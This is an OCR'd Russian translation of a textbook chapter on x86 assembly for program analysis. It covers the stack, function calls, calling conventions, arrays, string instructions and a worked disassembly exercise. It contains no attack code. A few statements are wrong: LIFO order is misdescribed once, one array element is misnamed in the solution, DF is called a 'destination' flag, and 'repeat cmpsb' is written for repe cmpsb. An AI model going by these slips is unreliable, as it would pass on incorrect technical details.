4.8.1 Стек


Стек – это область памяти, которая выделяется операционной системой, когда создается поток. Стек организован по принципу «последним пришел – первым ушел» (LIFO), что означает, что самые последние данные, которые вы положили в стек, будут первыми удалены оттуда. Данные добавляются в стек, используя инструкцию `push` (проталкивание), и удаляются, используя инструкцию `pop` (удаление). Инструкция `push` помещает 4-байтовое значение в стек, инструкция `pop` удаляет 4-байтовое значение с вершины стека. Общие формы инструкций `push` и `pop` показаны ниже:

```
push source         ; проталкивает источник на вершину стека
pop destination     ; копирует значение из вершины стека в место назначения
```

Стек растет от более высоких адресов к более низким. Это означает, что когда стек создается, регистр `esp` (также называемый указателем стека) указывает на вершину стека (более высокий адрес), и когда вы помещаете данные в стек, регистр `esp` уменьшается на `4` (`esp-4`) к более низкому адресу. Когда вы удаляете значение, `esp` увеличивается на `4` (`esp+4`). Давайте посмотрим на следующий код асемблера и попробуем понять внутреннюю работу стека:


```
push 3
push 4
pop ebx
pop edx
```

Перед выполнением предыдущих инструкций регистр `esp` указывает на вершину стека (например, по адресу `0xff8c`), как показано ниже.



После выполнения первой инструкции (`push 3`) `ESP` уменьшается на `4` (потому что инструкция `push` помещает 4-байтовое значение в стек), а значение `3`

добавляется в стек; теперь ESP указывает на вершину стека на 0xff88. После второй инструкции (push 4) esp уменьшается на 4; теперь esp содержит 0xff84, который сейчас является вершиной стека. Когда pop ebx выполняется, значение 4 из вершины стека перемещается в регистр ebx, а esp увеличивается на 4 (потому что pop удаляет 4-байтовое значение из стека). Итак, esp теперь указывает на стек по адресу 0xff88. Аналогично, когда выполняется команда pop edx, значение 3 из вершины стека помещается в регистр edx, а esp возвращается в исходное состояние по адресу 0xff8c.



На предыдущей диаграмме значения, извлеченные из стека, все еще физически присутствуют в памяти, даже если они логически удалены. Кроме того, обратите внимание на то, как самое ранее добавленное значение (4) было удалено первым.

4.8.2 Функция вызова

Инструкция call на языке ассемблера может использоваться для вызова функции. Общая форма инструкции выглядит следующим образом:

```
call <some_function>
```

С точки зрения анализа кода, думайте о some_function как об адресе, содержащем фрагмент кода. Когда инструкция call выполняется, управление передается some_function (фрагмент кода), но до этого он сохраняет адрес следующей инструкции (инструкция, следующая после call <some_function>), добавив ее в стек. Адрес, следующий за call, который добавляется в стек, называется возвращаемый адрес. Как только some_function завершит выполнение, возвращаемый адрес, сохраненный в стеке, удаляется из него, и выполнение продолжается с удаленного адреса.

4.8.3 Возвращение из функции

В языке ассемблера, чтобы вернуться из функции, используется инструкция `ret`. Эта инструкция удаляет адрес с вершины стека; удаленный адрес помещается в регистр `eip`, и контроль передается удаленному адресу.

4.8.4 Параметры функции и возвращаемые значения


В архитектуре `x86` параметры, которые принимает функция, добавляются в стек, а возвращаемое значение помещается в регистр `eax`. Чтобы понять функцию, давайте рассмотрим пример простой программы на языке C. Когда приведенная ниже программа выполняется, функция `main()` вызывает функцию `test` и передает два целочисленных аргумента: `2` и `3`. Внутри функции `test` значение аргументов копируется в локальные переменные `x` и `y`, и `test` возвращает значение `0` (`возвращаемое значение`):

```
int test(int a, int b)
{
   int x, y;
   x = a;
   y = b;
   return 0;
}
int main()
{
   test(2, 3);
   return 0;
}
```

Во-первых, давайте посмотрим, как операторы внутри функции `main()` транслируются в инструкции ассемблера:

```
push 3 ❶
push 2 ❷
call test ❸
add esp, 8 ; after test is exectued, the control is returned here
xor eax, eax
```

Первые три инструкции представляют вызов функции `test (2,3)`. Аргументы (`2` и `3`) помещаются в стек перед вызовом функции в обратном порядке (справа налево), а второй аргумент, `3`, помещается перед первым аргументом `2`. После добавления аргументов вызывается функция `test()` в пункте 3; в результате адрес следующей инструкции, `add esp, 8`, добавляется в стек (это возвращаемый адрес), а затем управление передается стартовому адресу функции `test`. Давайте предположим, что перед выполнением инструкций 1, 2 и 3 `esp` (указатель стека) указывал на вершину стека по адресу `0xFE50`. Следующая диаграмма показывает, что происходит до и после выполнения пунктов 1, 2 и 3.




Теперь давайте сосредоточимся на функции `test`, как показано ниже:

```
int test(int a, int b)
{
   int x, y;
   x = a;
   y = b;
   return 0;
}
```


Ниже приведена трансляция ассемблера функции `test`:

```
push ebp ❹
mov ebp, esp ❺
sub esp, 8 ❽
mov eax, [ebp+8]
mov [ebp-4], eax
mov ecx, [ebp+0Ch]
mov [ebp-8], ecx
xor eax, eax ❾
mov esp, ebp ❻
pop ebp ❼
ret ❿
```

Первая инструкция сохраняет `ebp` (также называемый указателем кадра) в стеке; это сделано для того, чтобы его можно было восстановить после возврата из функции. В результате добавления значения `ebp` в стек регистр `esp` будет уменьшен на 4. В следующей инструкции в пункте 5 значение `esp` копируется в `ebp`; в результате и `esp`, и `ebp` указывают на вершину стека, как показано ниже. `ebp` отныне будет храниться в фиксированной позиции, и приложение будет использовать `ebp` для ссылки на аргументы функции и локальные переменные.



Обычно вы будете находить `push ebp` и `mov ebp, esp` в начале большинства функций; эти две инструкции называются прологом функции. Эти инструкции отвечают за настройку среды для функции. В пунктах 6 и 7 две инструкции (`mov esp, ebp` и `pop ebp`) выполняют реверс-операцию пролога функции. Эти инструкции называются функциональным эпилогом, и они восстанавливают среду после выполнения функции. В пункте 8 `sub esp, 8` еще больше уменьшает регистр `esp`. Это сделано для выделения места для локальных переменных (`x` и `y`). Теперь стек выглядит следующим образом:



Обратите внимание на то, что `ebp` все еще находится в фиксированной позиции, и аргументы функции могут быть доступны при положительном смещении от `ebp` (`ebp + некоторое значение`). Локальные переменные могут быть доступны при отрицательном смещении от `ebp` (`ebp - некоторое значение`). Например, на предыдущей диаграмме первый аргумент (2) доступен по адресу `ebp+8` (который является значением `a`), а второй аргумент может быть доступен по адресу `ebp+0xc` (это значение `b`). Доступ к локальным переменным можно получить по адресу `ebp-4` (локальная переменная `x`) и `ebp-8` (локальная переменная `y`).

Большинство компиляторов (например, компилятор Microsoft Visual C / C ++) использует фиксированный `ebp` на основе стековых фреймов для ссылки на аргументы функции и локальные переменные. Компиляторы GNU (такие как `gcc`) не используют `ebp` на основе стековых фреймов по умолчанию, но используют другой метод, в котором регистр `ESP` (указатель стека) применяется для ссылки на параметры функции и локальные переменные.

Фактический код внутри функции находится между пунктами 8 и 6, как показано ниже:

```
mov eax, [ebp+8]
mov [ebp-4], eax
mov ecx, [ebp+0Ch]
mov [ebp-8], ecx
```


Мы можем переименовать аргумент `ebp+8` в `a` и `ebp+0Ch` в `b`. Адрес `ebp-4` может быть переименован в переменную `x`, а `ebp-8` в переменную `y`, как показано ниже:

```
mov eax, [a]
mov [x], eax
mov ecx, [b]
mov [y], ecx
```

Используя методы, описанные выше, предыдущие операторы могут быть транслированы в следующий псевдокод:


```
x = a
y = b
```

В пункте 9 `xor eax, eax` устанавливает значение `eax` равным `0`. Это возвращаемое значение (`return 0`). Возвращаемое значение всегда хранится в регистре `eax`. Инструкции эпилога функции в пунктах 6 и 7 восстанавливают функциональную среду. Инструкция `mov esp, ebp` в пункте 6 копирует значение `ebp` в `esp`. В результате `ESP` будет указывать на адрес, на который указывает `ebp`; `pop ebp` в пункте 7 восстанавливает старый `ebp` из стека; после этой операции `esp` будет увеличен на `4`. После выполнения инструкций в пунктах 6 и 7 стек будет выглядеть так, как показано ниже.



В пункте 10, когда выполняется инструкция `ret`, возвращаемый адрес в верхней части стека удаляется и помещается в регистр `eip`. Также управление передается возвращаемому адресу (`add esp, 8` в функции `main`). В результате удаления возвращаемого адреса `esp` увеличивается на `4`. В этот момент управление

возвращается функции `main` из функции `test`. Инструкция `add esp, 8` внутри `main` очищает стек, и `ESP` возвращается в исходное положение (адрес `0xFE50`, откуда мы начали), как показано далее. На данный момент все значения в стеке логически удалены, даже если они физически присутствуют. Вот как работает эта функция:



В предыдущем примере функция `main` вызывала функцию `test` и передавала параметры для этой функции, помещая их в стек (справа налево). Функция `main` известна как вызывающая функция, а `test` – вызываемая функция. Функция `main` (вызывающая) после вызова функции очистила стек с помощью инструкции `add esp, 8`. Эта инструкция имеет эффект удаления параметров, которые были добавлены в стек, и корректирует указатель стека (`esp`) обратно туда, где он был до вызова функции; говорят, что такая функция использует соглашение о вызове `cdecl`. Соглашение о вызове определяет, как должны передаваться параметры и кто (вызывающий или вызываемый) отвечает за удаление их из стека после завершения вызываемой функции. Большинство скомпилированных программ на языке C обычно следует соглашению о вызове `cdecl`. В соглашении `cdecl` вызывающая функция добавляет в стек параметры справа налево, и сама же очищает стек после вызова функции. Существуют и другие соглашения о вызове, такие как `stdcall` и `fastcall`. В `stdcall` параметры добавляются в стек (справа налево) вызывающей функцией, а вызываемая функция отвечает за очистку стека. Microsoft Windows использует соглашение `stdcall` для функций (API), экспортируемых файлами DLL. В соглашении о вызове `fastcall` первые несколько параметров передаются в функцию путем помещения их в регистры, а все остальные параметры помещаются в стек справа налево, и вызываемая функция очищает стек, аналогично соглашению `stdcall`. Как правило, вы будете встречать 64-битные программы, следующие соглашению о вызове `fastcall`.


4.9 Массивы и строки

Массив – это список, состоящий из одинаковых типов данных. Элементы массива хранятся в смежных местах в памяти, что облегчает доступ к ним. Далее

показан целочисленный массив из трех элементов, и каждый элемент этого массива занимает 4 байта в памяти (потому что целое число составляет 4 байта в длину):

```
int nums [3] = {1, 2, 3}
```

Имя массива nums является константой указателя, которая указывает на первый элемент массива (то есть имя массива указывает на его базовый адрес). На языке высокого уровня, чтобы получить доступ к элементам массива, используется имя массива вместе с указателем. Например, вы можете получить доступ к первому элементу, используя nums[0], ко второму элементу, используя nums[1], и т. д.



В языке ассемблера адрес любого элемента в массиве вычисляется с использованием трех вещей:

- базовый адрес массива;
- индекс элемента;
- размер каждого элемента в массиве.

Когда вы используете nums[0] в языке высокого уровня, он транслируется как [nums+0*<рамер__каждого_элемента_в_байтах>], где 0 – индекс, а nums – базовый адрес массива. Из предыдущего примера вы можете получить доступ к элементам целочисленного массива (размер каждого элемента составляет 4 байта), как показано ниже:

```
nums[0] = [nums+0*4] = [0x4000+0*4] = [0x4000] = 1
nums[1] = [nums+1*4] = [0x4000+1*4] = [0x4004] = 2
nums[2] = [nums+2*4] = [0x4000+2*4] = [0x4008] = 3
```

Общая форма массива чисел nums может быть представлена следующим образом:

```
nums[i] = nums+i*4
```

Ниже показан общий формат доступа к элементам массива:

```
[base_address + index * size of element]
```

4.9.1 Задача по дизассемблированию

Переведите следующий код в его высокоуровневый эквивалент. Используйте методы и концепции, которые вы узнали ранее, чтобы решить эту задачу:

```
push ebp
mov ebp, esp
sub esp, 14h
mov dword ptr [ebp-14h], 1
mov dword ptr [ebp-10h], 2
mov dword ptr [ebp-0Ch], 3
mov dword ptr [ebp-4], 0

loc_401022:
cmp dword ptr [ebp-4], 3
jge loc_40103D
mov eax, [ebp-4]
mov ecx, [ebp+eax*4-14h]
mov [ebp-8], ecx
mov edx, [ebp-4]
add edx, 1
mov [ebp-4], edx
jmp loc_401022

loc_40103D:
xor eax, eax
mov esp, ebp
pop ebp
ret
```

4.9.2 Решение задачи

В предыдущем коде первые две инструкции (`push ebp` и `mov ebp, esp`) представляют функцию пролога. Точно так же две строки перед последней инструкцией `ret` представляют функцию эпилога (`mov esp, ebp` и `pop ebp`). Мы знаем, что пролог и эпилог функции не являются частью кода, но они используются, чтобы настроить среду для функции, и, следовательно, могут быть удалены, чтобы упростить код. Третья инструкция, `sub, 14h`, предполагает, что `20` (`14h`) байт выделено для локальных переменных; мы знаем, что эта инструкция также не является частью кода (она просто используется для выделения места для локальных переменных) и тоже может игнорироваться. После удаления инструкций, которые не являются частью реального кода, у нас осталось следующее:

```
1. mov dword ptr [ebp-14h], 1
2. mov dword ptr [ebp-10h], 2 ❼
3. mov dword ptr [ebp-0Ch], 3 ❽
4. mov dword ptr [ebp-4], 0 ❹

loc_401022: ❷
5. cmp dword ptr [ebp-4], 3 ❸
6. jge loc_40103D ❸
7. mov eax, [ebp-4]
```

```
8. mov ecx, [ebp+eax*4-14h] ❻
9. mov [ebp-8], ecx
10. mov edx, [ebp-4] ❺
11. add edx, 1 ❺
12. mov [ebp-4], edx ❺
13. jmp loc_401022 ❶

loc_40103D:
14. xor eax, eax
15. ret
```

Переход назад в пункте 1 к `loc_401022` указывает на цикл, и код между строками 1 и 2 является частью цикла. Давайте определим переменную цикла, инициализацию цикла, проверку условия и оператор update. Две инструкции в пункте 3 – это проверка условия, которая проверяет, является ли значение `[ebp-4]` больше, чем, или равно 3; когда это условие выполнено, совершается переход вне цикла. Та же самая переменная, `[ebp-4]`, инициализируется в `0` в строке 4 перед проверкой условия в строке 3, и переменная увеличивается с помощью инструкций в строке 5. Все эти детали предполагают, что `ebp-4` является переменной цикла, поэтому мы можем переименовать `ebp-4` в `i` (`ebp-4 = i`). В строке 6 инструкция `[ebp+eax*4-14h]` представляет доступ к массиву. Попробуем определить компоненты массива (базовый адрес, индекс и размер каждого элемента). Мы знаем, что локальные переменные (включая элементы массива) доступны как `ebp-<somevalue>` (другими словами, отрицательное смещение от `ebp`), поэтому мы можем переписать `[ebp+eax*4-14h]` как `[ebp-14h+eax*4]`. Здесь `ebp-14h` представляет базовый адрес массива в стеке, `eax` представляет индекс, а `4` – размер каждого элемента массива. Поскольку `ebp-14h` является базовым адресом, это означает, что этот адрес также представляет первый элемент массива, если мы предположим, что имя массива – `val`, то `ebp-14h = val [0]`.

Теперь, когда мы определили первый элемент массива, давайте попробуем найти другие элементы. Из обозначения массива в этом случае мы знаем, что размер каждого элемента 4 байта. Итак, если `val[0] = ebp-14h`, то `val[1]` должен быть по следующему самому высокому адресу – `ebp-10h`, а `val[2]` по адресу `ebp-0Ch` и т. д. Обратите внимание на то, что `ebp-10h` и `ebp-0Ch` обозначены в пунктах 7 и 8. Давайте переименуем `ebp-10h` в `val[1]`, а `ebp-14h` как `val[2]`. Мы до сих пор не выяснили, сколько элементов содержит этот массив. Сначала заменим все определенные значения и напишем предыдущий код в эквиваленте языка высокого уровня. Последние две инструкции, `xor eax, eax` и `ret`, можно записать как `return 0`, поэтому псевдокод теперь выглядит следующим образом:

```
val[0] = 1
val[1] = 2
val[2] = 3
i = 0
while (i<3)
{
   eax = i
   ecx = [val+eax*4] ❾
```

```
   [ebp-8] = ecx ❾
   edx = i
   edx = edx + 1 ❾
   i = edx ❾
}
return 0
```

Заменив все имена регистров в правой части оператора = в пункте 9 на соответствующие значения, мы получим следующий код:

```
val[0] = 1
val[1] = 2
val[2] = 3
i = 0
while (i<3)
{
   eax = i ❿
   ecx = [val+i*4] ❿
   [ebp-8] = [val+i*4]
   edx = i ❿
   edx = i + 1 ❿
   i = i + 1
}
return 0
```

Удалив все записи, содержащие имена регистров в левой части оператора = в пункте 10, мы получаем следующий код:

```
val[0] = 1
val[1] = 2
val[2] = 3
i = 0
while (i<3)
{
  [ebp-8] = [val+i*4]
  i = i + 1
}
return 0
```

Из того, что мы узнали ранее, когда мы получаем доступ к элементу целочисленного массива с использованием `nums[0]`, это то же самое, что и `[nums+0*4]`, а `nums[1]` – то же самое, что и `[nums+1*4]`.

Это означает, что общая форма `nums[i]` может быть представлена как `[nums+i*4]`, то есть `nums[i]` = `[nums+i*4]`. Исходя из этой логики, мы можем заменить `[val+i*4]` на `val [i]` в предыдущем коде.

Теперь у нас остался адрес `ebp-8` в предыдущем коде; это может быть локальная переменная или четвертый элемент в массиве `val[3]` (действительно сложно сказать). Если мы примем это как локальную переменную и переименуем `ebp-8` в `x` (`ebp-8 = x`), то результирующий код будет выглядеть так, как показано ниже. Глядя на него, можно сказать, что код, вероятно, перебирает каждый элемент массива (используя индексную переменную `i`) и присваивает значение

переменной x. Из этого кода мы можем собрать дополнительную информацию: если индекс i был использован для итерации каждого элемента массива, то можно догадаться, что массив, вероятно, имеет три элемента (потому что индекс i принимает максимальное значение 2, прежде чем выйти из цикла):

```
val[0] = 1
val[1] = 2
val[2] = 3
i = 0
while (i<3)
{
   x = val[i]
   i = i + 1
}
return 0
```

Вместо того чтобы рассматривать ebp-8 как локальную переменную x, если вы рассматриваете ebp-8 как четвертый элемент массива (ebp-8 = val[3]), то код будет транслирован, как указано ниже.

Теперь код можно интерпретировать по-разному, то есть массив сейчас имеет четыре элемента и код перебирает первые три элемента. В каждой итерации значение присваивается четвертому элементу:

```
val[0] = 1
val[1] = 2
val[2] = 3
i = 0
while (i<3)
{
  val[3] = val[i]
  i = i + 1
}
return 0
```

Как вы могли догадаться из предыдущего примера, не всегда можно точно декомпилировать ассемблерный код в исходную форму из-за способа, которым компилятор генерирует код (кроме того, код может не иметь всю требуемую информацию). Тем не менее этот метод должен помочь установить функциональность программы. Исходная программа на языке C показана ниже; обратите внимание на сходство между тем, что мы установили ранее, и оригинальным кодом:

```
int main()
{
   int a[3] = { 1, 2, 3 };
   int b, i;
   i = 0;
   while (i < 3)
   {
      b = a[i];
      i++;
```


```
    }
    return 0;
}
```

4.9.3 Строки

Строка – это массив символов. Когда вы определяете строку, показанную ниже, в конце каждой строки добавляется нуль-терминатор (терминатор строки). Каждый элемент занимает 1 байт памяти (другими словами, каждый ASCII-символ составляет в длину 1 байт):

```
char * str = «Let»
```

Имя строки `str` является переменной-указателем, которая указывает на первый символ в строке (другими словами, она указывает на базовый адрес массива символов). Следующая диаграмма показывает, как эти символы хранятся в памяти.



Из предыдущего примера вы можете получить доступ к элементам массива символов (строке), как показано ниже:

```
str[0] = [str+0] = [0x4000+0] = [0x4000] = L
str[1] = [str+1] = [0x4000+1] = [0x4001] = e
str[2] = [str+2] = [0x4000+2] = [0x4002] = t
```

Общая форма для массива символов может быть представлена следующим образом:

```
str[i] = [str+i]
```

4.9.3.1 Строковые инструкции

Семейство процессоров x86 предоставляет строковые инструкции, которые работают со строками. Эти инструкции проходят через строку (массив символов) и используются в сочетании с суффиксами `b`, `w` и `d`, указывающими размер


данных, с которыми нужно работать (1, 2 или 4 байта). Строковые инструкции используют регистры eax, esi и edi. Регистр eax или его подрегистры ax и al используются для хранения значений. Регистр esi действует как регистр адреса источника (он содержит адрес строки источника), а edi является регистром адреса назначения (он содержит адрес строки назначения). После выполнения строковой операции регистры esi и edi автоматически увеличиваются или уменьшаются (рассматривайте ESI и EDI как индексные регистры источника и назначения). Флаг назначения (DF) в регистре eflags определяет, должны ли esi и edi увеличиваться или уменьшаться. Инструкция cld очищает флаг назначения (df = 0); если df = 0, то индексные регистры (esi и edi) увеличиваются. Инструкция std устанавливает флаг назначения (df = 1); в таком случае esi и edi уменьшаются.

4.9.3.2 Перемещение из памяти в память (movsx)

Инструкции MOVSX используются для перемещения последовательности байтов из одного места в памяти в другое. Инструкция movsb используется для перемещения 1 байта из адреса, указанного регистром esi, на адрес, указанный регистром edi. Инструкции movsw, movsd перемещают 2 и 4 байта с адреса, указанного esi, на адрес, указанный edi. После перемещения значения регистры esi и edi увеличиваются/уменьшаются на 1, 2 или 4 байта в зависимости от размера элемента данных. В следующем коде асемблера давайте предположим, что адрес, помеченный как src, содержит строку "Good", за которой следует нультерминатор (0x0). После выполнения первой инструкции в пункте 1 esi будет содержать начальный адрес строки "Good" (другими словами, ESI будет содержать адрес первого символа, G), а инструкция в строке 2 настроит EDI, чтобы он содержал адрес буфера памяти (dst). Инструкция в строке 3 скопирует 1 байт (символ G) из адреса, указанного esi, в адрес, указанный edi. После выполнения инструкции в строке 3 и esi, и edi будут увеличены на 1, чтобы содержать следующий адрес:

```
❶ lea esi,[src] ; "Good",0x0
❷ lea edi,[dst]
❸ movsb
```

Следующий скриншот поможет вам понять, что происходит до и после выполнения инструкции movsb в пункте 3. Вместо movsb, если используется movsw, 2 байта будут скопированы из src в dst, а esi и edi будут увеличены на 2.



4.9.3.3 Инструкции повтора (rep)

Инструкция `movsx` может копировать только 1, 2 или 4 байта, но для копирования многобайтового содержимого используется инструкция `rep` вместе с инструкцией `string`. Инструкция `rep` зависит от регистра `ecx` и повторяет инструкцию `string` количество раз, указанное в регистре `ecx`. После выполнения инструкции `rep` значение `ecx` уменьшается. Приведенный ниже код ассемблера копирует строку `"Good"` (вместе с нуль-терминатором) из `src` в `dst`:

```
lea esi,[src] ; "Good",0x0
lea edi,[dst]
mov ecx,5
rep movsb
```

Инструкция `rep`, если она используется с инструкцией `movsx`, эквивалентна функции `memcpy()` в C-программировании. Инструкция `rep` имеет несколько форм, что позволяет досрочное прекращение в зависимости от условия, которое происходит во время выполнения цикла. В следующей таблице представлены различные формы инструкции `rep` и их условия.

Инструкция	Условие
rep	Повторяется, пока ecx не будет равен 0
repe, repz	Повторяется, пока ecx не будет равен 0 или ZF не будет равен 0
repne, repnz	Повторяется, пока ecx не будет равен 0 или ZF не будет равен 1

4.9.3.4 Сохранение значения из регистра в память (Stosx)

Инструкция `stosb` используется для перемещения байта из регистра процессора `al` в адрес памяти, указанный `edi` (индексный регистр назначения). Точно так же инструкции `stosw` и `stosd` перемещают данные из `ax` (2 байта) и `eax` (4 байта) в адрес, указанный `edi`. Обычно инструкция `stosb` используется вместе с инструкцией `rep` для инициализации всех байтов буфера в некоторое значение.

Приведенный ниже код ассемблера заполняет буфер назначения 5 двойными словами (dword), все они равны 0 (другими словами, он инициализирует 5*4=20 байт памяти в 0).

Инструкция rep, когда она используется с stosb, эквивалентна функции memset() в С-программировании:

```
mov eax, 0
lea edi,[dest]
mov ecx,5
rep stosd
```

4.9.3.5 Загрузка из памяти в регистр (lodsx)

Инструкция lodsb перемещает байт из адреса памяти, указанного esi (индексный регистр источника), в регистр al. Аналогично, инструкции lodsw и lodsd перемещают 2 байта и 4 байта данных из адреса памяти, указанного esi, в регистры ax и eax.

4.9.3.6 Сканирование памяти (scasx)

Инструкция scasb используется для поиска (или сканирования) на наличие или отсутствие значения байта в последовательности байтов. Байт для поиска находится в регистре al, а адрес памяти (буфер) в регистре edi. Инструкция scasb в основном используется с инструкцией repne (repne scasb), притом что для ecx установлено значение длины буфера; она перебирает каждый байт, пока не найдет указанный байт в регистре al или пока ecx не станет 0.

4.9.3.7 Сравнение значений в памяти (Cmpsx)

Инструкция cmpsb используется для сравнения байта в адресе памяти, указанном esi, с байтом в адресе памяти, указанном edi, чтобы определить, содержат ли они те же данные. Cmpsb обычно используется с repeat (repeat cmpsb) для сравнения двух буферов памяти; в этом случае ecx будет установлен на длину буфера, и сравнение будет продолжаться до тех пор, пока ecx не будет равен 0 или буферы не будут равными.

4.10 Структуры

Структура группирует различные типы данных вместе; каждый элемент структуры называется *членом*. Доступ к членам структуры осуществляется с использованием смещений константы.

Чтобы понять эту концепцию, взгляните на следующую программу на языке С. Определение simpleStruct содержит три переменные-члена (a, b и c) разных типов данных. Функция main определяет структурную переменную (test_stru) в строке 1, а адрес структурной переменной (&test_stru) передается как первый аргумент в пункте 2 функции update. Внутри функции update переменным-членам присваиваются значения:

```
struct simpleStruct
```

```
{
   int a;
   short int b;
   char c;
};

void update(struct simpleStruct *test_stru_ptr) {
   test_stru_ptr->a = 6;
   test_stru_ptr->b = 7;
